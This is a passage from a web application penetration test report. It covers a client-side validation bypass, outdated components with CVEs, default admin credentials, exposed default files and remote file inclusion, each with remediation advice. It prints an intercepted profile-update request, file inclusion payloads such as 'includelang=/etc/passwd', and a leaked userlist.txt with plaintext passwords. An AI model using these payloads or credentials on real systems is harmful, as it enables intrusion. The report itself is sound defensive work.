Business Impact – Extremely High

- The consequences of unrestricted file upload can vary:-
 - including complete system takeover, an overloaded file system or database.
 - forwarding attacks to back-end systems.
 - client-side attacks, or simple defacement.
 - It depends on what the application does with the uploaded file and especially where it is stored.

Recommendation

Take the following precautions:

- The file types allowed to be uploaded should be restricted to only those that are necessary for business functionality.
- Never accept a filename and its extension directly without having a whitelist filter.
- All the control characters and Unicode and the special characters should be discarded.

References

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.hackingarticles.in/comprehensive-guide-on-unrestricted-file-upload/>

6. Client Side Filter Bypass

Client Side
Filter
Bypass
(Moderate)

Below mentioned URL is vulnerable to client side filter bypass.

Affected URL :


- <http://3.6.40.63/profile/16/edit/>

Observation

- Login to your account and go to **My Profile** section.
- Now, click on edit profile button, update any of your details, here I will go with phone number only.
- I updated my phone number from 9876543211 to 9999999999.

- Now, again click on UPDATE button and intercept the request with Burp Suite.

My Profile



anonymous
anonymous@anonymous.com

Username:

anonymous

Contact No.:

9999999999

Delivery Address:

India

EDIT PROFILE

CHANGE PASSWORD

Observation

- Now, send the request to the **Repeater** and edit the phone number.
- I changed it from 9999999999 to 1111111111 and hit **Send**.

Request

Raw	Params	Headers	Hex
-----	--------	---------	-----

```
1 POST /profile/submit.php HTTP/1.1
2 Host: 3.6.40.63
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
4 Accept: text/plain, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data; boundary=-----18484564087248721901407191123
9 Content-Length: 714
10 Origin: http://3.6.40.63
11 DNT: 1
12 Connection: close
13 Referer: http://3.6.40.63/profile/16/edit/
14 Cookie: key=552ABD04-CFD0-C7D1-748F-BC95609DB4BA; PHPSESSID=947kfipb4g6ijr344mogvtj114; X-XSRF-TOKEN=
4668653e1659a9972689c2475b72f86478bd20f3ddaf2c7843e0d86f39fa2f60
15
16 -----18484564087248721901407191123
17 Content-Disposition: form-data; name="name"
18
19 anonymous
20 -----18484564087248721901407191123
21 Content-Disposition: form-data; name="contact"
22
23 1111111111
24 -----18484564087248721901407191123
25 Content-Disposition: form-data; name="address"
26
27 India
28 -----18484564087248721901407191123
29 Content-Disposition: form-data; name="user_id"
30
31 16
32 -----18484564087248721901407191123
33 Content-Disposition: form-data; name="X-XSRF-TOKEN"
34
35 4668653e1659a9972689c2475b72f86478bd20f3ddaf2c7843e0d86f39fa2f60
36 -----18484564087248721901407191123--
```


Response

Raw	Headers	Hex	Render
-----	---------	-----	--------

```
{"success":true,"successMessage":"Profile updated successfully."}
```

PoC – profile updated successfully

My Profile



anonymous
anonymous@anonymous.com

Username: anonymous

Contact No.: 1111111111

Delivery Address: India

[EDIT PROFILE](#) [CHANGE PASSWORD](#)

- As PoC, a short screen recording has been attached along with in **screen rec/client side filter bypass poc.mp4**

Business Impact – High

- This would only trouble the users who in turn might give negative feedback on your website.

Recommendation

Take the following precautions:

- Implement all critical checks on server side code only.
- Client-side checks must be treated as decorative only.
- All business logic must be implemented and checked on the server code. This includes user input, the flow of applications and even the URL/Modules a user is supposed to access or not.

References

- <https://portswigger.net/support/using-burp-to-bypass-client-side-javascript-validation>
- <https://www.slideshare.net/SamBowne/cnit-129s-ch-5-bypassing-clientside-controls>

7. Components with Known Vulnerabilities

Components
with Known
Vulnerabilities
(Critical)

Below mentioned URL contains components with known vulnerabilities.

Affected URL:

- <http://15.206.159.87/wondercms/> • <http://15.206.159.87/forum/> and the PHP Version.

Observation

- The php version of this website is **5.6.39-1** which is Out Dated.

15.206.159.87/phpinfo.php

PHP Version 5.6.39-1+ubuntu18.04.1+deb.sury.org+1

- Latest php version is 7.4.8



Latest versions of **PHP** are **PHP 7.2. 32**, **PHP 7.3. 20** and **PHP 7.4. 8**.

[en.wikipedia.org > wiki > PHP](https://en.wikipedia.org/wiki/PHP)

[PHP - Wikipedia](https://en.wikipedia.org/wiki/PHP)

Observation

- Upon checking the versions of these components they turned out to be Out Dated.
- **Versions being used,**



Codoforum3.3.1



- **Latest Versions available,**

codologic.com › forum › topic › post-22950 ▾

Codoforum v.4.6 released - A new future for FreiChat ...

Apr 14, 2019 - 8 posts - 3 authors

PoC

- Codoforumhas public exploits.

Key Facts

CMS name	WonderCMS
Current version (stable)	2.5.1
Latest release date (stable)	05/03/2018

[Codoforum](#) : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : [CVE Number Descending](#) [CVE Number Ascending](#) [CVSS Score Descending](#) [Number Of Exploits Descending](#)

[Copy Results](#) [Download Results](#)

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2014-9261	22	1	Dir. Trav.	2015-03-23	2015-03-24	5.0	None	Remote	Low	Not required	Partial	None	None

The sanitize function in Codoforum 2.5.1 does not properly implement filtering for directory traversal sequences, which allows remote attackers to read arbitrary files via a .. (dot dot) in the path parameter to index.php.

PoC

- Wondercms 2.3.1 has public exploits.

[Wondercms](#) » [Wondercms](#) » [2.3.1](#) : Security Vulnerabilities

Cpe Name: *cpe:/a:wondercms:wondercms:2.3.1*

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : [CVE Number Descending](#) [CVE Number Ascending](#) [CVSS Score Descending](#) [Number Of Exploits Descending](#)

[Copy Results](#) [Download Results](#)

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2017-14523	74			2018-01-26	2019-04-30	5.0	None	Remote	Low	Not required	None	Partial	None
** DISPUTED ** WonderCMS 2.3.1 is vulnerable to an HTTP Host header injection attack. It uses user-entered values to redirect pages. NOTE: the vendor reports that exploitation is unlikely because the attack can only come from a local machine or from the administrator as a self attack.														
2	CVE-2017-14522	79		XSS	2018-01-26	2018-02-14	4.3	None	Remote	Medium	Not required	None	Partial	None
** DISPUTED ** In WonderCMS 2.3.1, the application's input fields accept arbitrary user input resulting in execution of malicious JavaScript. NOTE: the vendor disputes this issue stating that this is a feature that enables only a logged in administrator to write execute JavaScript anywhere on their website.														
3	CVE-2017-14521	434			2018-01-26	2019-04-26	6.5	None	Remote	Low	Single system	Partial	Partial	Partial

In WonderCMS 2.3.1, the upload functionality accepts random application extensions and leads to malicious File Upload.

Business Impact – Extremely High

- Anyone can perform any attacks (available) as all the exploits are available publicly .
- It can cause severe damage to the website
- He may be able to upload backdoor shells
- He will easily deface your website

Recommendation

Take the following precautions:

- Update all the components and the php version which is running on it.
- Hide the current versions info from there pages.

References

- https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A9Using_Components_with_Known_Vulnerabilities
- https://www.cvedetails.com/vulnerability-list/vendor_id-15088/product_id-30715/version_id235577/Wondercms-Wondercms-2.3.1.html
- https://www.cvedetails.com/vulnerability-list/vendor_id-15315/Codoforum.html

8. Default Admin Password

Default Admin
Password
(Critical)

Below mentioned URL is using default admin credentials.

Affected URL:

- <http://15.206.159.87/ovidentiaCMS/index.php?tg=login&cmd=authform&msg=Connexion&err=&restricted=1>

Component Name:

- ovidentia content management system

Observation

- Navigate to <http://15.206.159.87/ovidentiaCMS/>
- In the ovidentia CMS page there is option called **Connexion** to login as admin.



- Upon clicking it we can see this page,



PoC - ovidentia CMS admin access

- On searching for default ovidentia CMS admin credentials on the web we got,

– The screen that will follow is the final installation screen and will contain our admin credentials and a link to login to the site:



PoC

- Upon entering the credentials we got the administrator access.



Business Impact – Extremely High

- Attacker will have all the admin privileges.
- He can easily deface the ovidentia CMS.

Recommendation

Take the following precautions:

- Two- Factor Authentication for sensitive data should be added with strong passwords.
- Disable the default debug pages.
- Hide the admin login page.
- Remove all the default passwords and add your own password which should be very strong. It must contain a special character, at least one lowercase letter, at least one uppercase letter, and a number and it must be greater than or equal to 8 digits for maximum security.

References


- <https://www.indusface.com/blog/owasp-security-misconfiguration/>
- <https://hdivsecurity.com/owasp-security-misconfiguration>
- <https://www.tmdhosting.com/kb/question/ovidentia-hosting-requirements-ovidentia-manualinstallation/>

9. Descriptive Error Messages

Descriptive Error Messages (Low)	<p>Below mentioned URLs shows descriptive error messages,</p> <p>Affected URL:</p> <ul style="list-style-type: none">• http://3.6.40.63/?includelang=lang/fr.php <p>Affected Parameter:</p> <ul style="list-style-type: none">• includelang
-------------------------------------	---


Observations

- Navigate to the website and click on change language dropdown, and select any of the two languages.



- Now, notice the URL, you get a 'get' parameter of **includelang** which shows **descriptive error messages**.
- Here, we enter the payload: **includelang=lifestyle** and on executing this file the page throws a descriptive error.

PoC – descriptive error message displayed



Business Impact – Low

- It doesn't harm the website directly, but it is letting the hacker to know about the website architecture which the hacker can to dig out internal resources and use them against the organization.

Recommendation

Take the following precautions:

- Developers should **turn off** this **descriptive error messages** before the web application is finally released for general public use.

References

- <https://cwe.mitre.org/data/definitions/209.html>
- https://owasp.org/www-community/Improper_Error_Handling

10. Default Files and Pages

Default Files and Pages (Low)

Below mentioned URLs shows default files and pages,

Affected URL:

- <http://3.6.40.63/>


Default files and pages present:

- server-status
- robots.txt
- userlist.txt
- phpinfo.php
- composer.json

PoC –

server-status/

PoC –



Apache Server Status for localhost (via 127.0.0.1)


Server Version: Apache/2.4.18 (Ubuntu)
Server MPM: event
Server Built: 2018-06-07T19:43:03

Current Time: Monday, 05-Nov-2018 14:46:35 IST
Restart Time: Monday, 05-Nov-2018 09:14:47 IST
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 5 hours 31 minutes 47 seconds
Server load: 1.34 1.26 1.06
Total accesses: 35 - Total Traffic: 97 kB
CPU Usage: u8.1 s11.23 cu0 cs0 - .0971% CPU load
.00176 requests/sec - 4 B/second - 2837 B/request
1 requests currently being processed, 49 idle workers

PID	Connections		Threads		Async connections		
	total	accepting	busy	idle	writing	keep-alive	closing
1709	0	yes	0	25	0	0	0
1710	1	yes	1	24	0	1	0
Sum	1		1	49	0	1	0

PoC –


robots.txt



```
User-Agent: *  
Disallow: /static/images/  
Disallow: /ovidentiaCMS
```

PoC –

userlist.txt



```
Radhika:Radhika123:6  
Nandan:Nandan123:7  
chandan:chandan123:4
```

PoC –

phpinfo.php

PoC –



PHP Version 5.6.39-1+ubuntu18.04.1+deb.sury.org+1




System	Linux ip-172-26-6-28 5.3.0-1030-aws #32~18.04.1-Ubuntu SMP Tue Jun 30 23:04:16 UTC 2020 x86_64
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/fpm
Loaded Configuration File	/etc/php/5.6/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/fpm/conf.d
Additional .ini files parsed	/etc/php/5.6/fpm/conf.d/10-mysqld.ini, /etc/php/5.6/fpm/conf.d/10-opcache.ini, /etc/php/5.6/fpm/conf.d/10-pdo.ini, /etc/php/5.6/fpm/conf.d/15-xml.ini, /etc/php/5.6/fpm/conf.d/20-calendar.ini, /etc/php/5.6/fpm/conf.d/20-ctype.ini, /etc/php/5.6/fpm/conf.d/20-curl.ini, /etc/php/5.6/fpm/conf.d/20-dom.ini, /etc/php/5.6/fpm/conf.d/20-exif.ini, /etc/php/5.6/fpm/conf.d/20-fileinfo.ini, /etc/php/5.6/fpm/conf.d/20-ftp.ini, /etc/php/5.6/fpm/conf.d/20-gd.ini, /etc/php/5.6/fpm/conf.d/20-gettext.ini, /etc/php/5.6/fpm/conf.d/20-iconv.ini, /etc/php/5.6/fpm/conf.d/20-json.ini, /etc/php/5.6/fpm/conf.d/20-mbstring.ini, /etc/php/5.6/fpm/conf.d/20-mysql.ini, /etc/php/5.6/fpm/conf.d/20-mysqli.ini, /etc/php/5.6/fpm/conf.d/20-pdo_mysql.ini, /etc/php/5.6/fpm/conf.d/20-pdo_sqlite.ini, /etc/php/5.6/fpm/conf.d/20-phar.ini, /etc/php/5.6/fpm/conf.d/20-posix.ini, /etc/php/5.6/fpm/conf.d/20-readline.ini, /etc/php/5.6/fpm/conf.d/20-shmop.ini, /etc/php/5.6/fpm/conf.d/20-simplexml.ini, /etc/php/5.6/fpm/conf.d/20-sockets.ini, /etc/php/5.6/fpm/conf.d/20-sqlite3.ini, /etc/php/5.6/fpm/conf.d/20-sysmsg.ini, /etc/php/5.6/fpm/conf.d/20-sysvsem.ini, /etc/php/5.6/fpm/conf.d/20-sysvshm.ini, /etc/php/5.6/fpm/conf.d/20-tokenizer.ini, /etc/php/5.6/fpm/conf.d/20-wddx.ini, /etc/php/5.6/fpm/conf.d/20-xmlreader.ini, /etc/php/5.6/fpm/conf.d/20-xmlwriter.ini, /etc/php/5.6/fpm/conf.d/20-xsl.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no

PoC –

composer.json

PoC –



← → ↺ 🏠 3.6.40.63/composer.json

JSON Raw Data **Headers**

Copy

Response Headers

Accept-Ranges	bytes
Connection	close
Content-Length	103
Content-Type	application/json
Date	Tue, 18 Aug 2020 19:43:03 GMT
ETag	"5c45b150-67"
Last-Modified	Mon, 21 Jan 2019 11:47:28 GMT
Server	nginx/1.14.0 (Ubuntu)

Request Headers

Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding	gzip, deflate
Accept-Language	en-US,en;q=0.5
Connection	keep-alive
DNT	1
Host	3.6.40.63
Upgrade-Insecure-Requests	1
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0

Business Impact – Low

- It doesn't harm the website directly, but it is letting the hacker collect more internal information about the website which the hacker might use against the organization.

Recommendation

Take the following precautions:

- Developers should **disable all default files and pages** to be displayed publicly.

References

- <https://www.indusface.com/blog/owasp-security-misconfiguration/>
- <https://hdivsecurity.com/owasp-security-misconfiguration>

11. Remote File Inclusion

Remote File
Inclusion
(Critical)

Below mentioned URL is vulnerable to RFI.

Affected URL :


- <http://52.66.88.120/?includelang=lang/fr.php>

Affected Parameters :


- `/etc/passwd` (`?includelang=here`)
- <https://www.google.co.in/> (`?includelang=here`)

Observations

- Navigate to the website and click on change language dropdown, and select any of the two languages.




- Now, notice the URL, you get a 'get' parameter of **includelang** which is vulnerable to **file inclusion**.
- Here, we enter the payload: **includelang=/etc/passwd** and on executing this file gives us the username.



PoC - attacker can upload shells

- Attacker can exploit the referencing function in an application to upload malware (e.g., backdoor shells) from a remote URL located within a different domain.



Business Impact – Extremely High

- Any attacker can have the root access of your website.

- He can execute commands.
- Through the website, he can have access of the server and can infect other websites hosted on that server.
- He can even deface your websites.

Recommendation

- To safely parse user-supplied filenames it's much better to maintain a whitelist of acceptable filenames.
- Use a corresponding identifier (not the actual name) to access the file. Any request containing an invalid identifier can then simply be rejected (this is the approach that [OWASP recommends](#)).

References

- <https://www.pivotpointsecurity.com/blog/file-inclusion-vulnerabilities/>
- <https://www.netsparker.com/blog/web-security/local-file-inclusion-vulnerability/>
- https://en.wikipedia.org/wiki/File_inclusion_vulnerability

12. Directory Listing

Directory
Listing
(Moderate)

Below mentioned URL leaks critical information via directory listing vulnerability.

Affected URL:

- <http://13.232.162.26/static/images/uploads/products/reebok.jpeg>

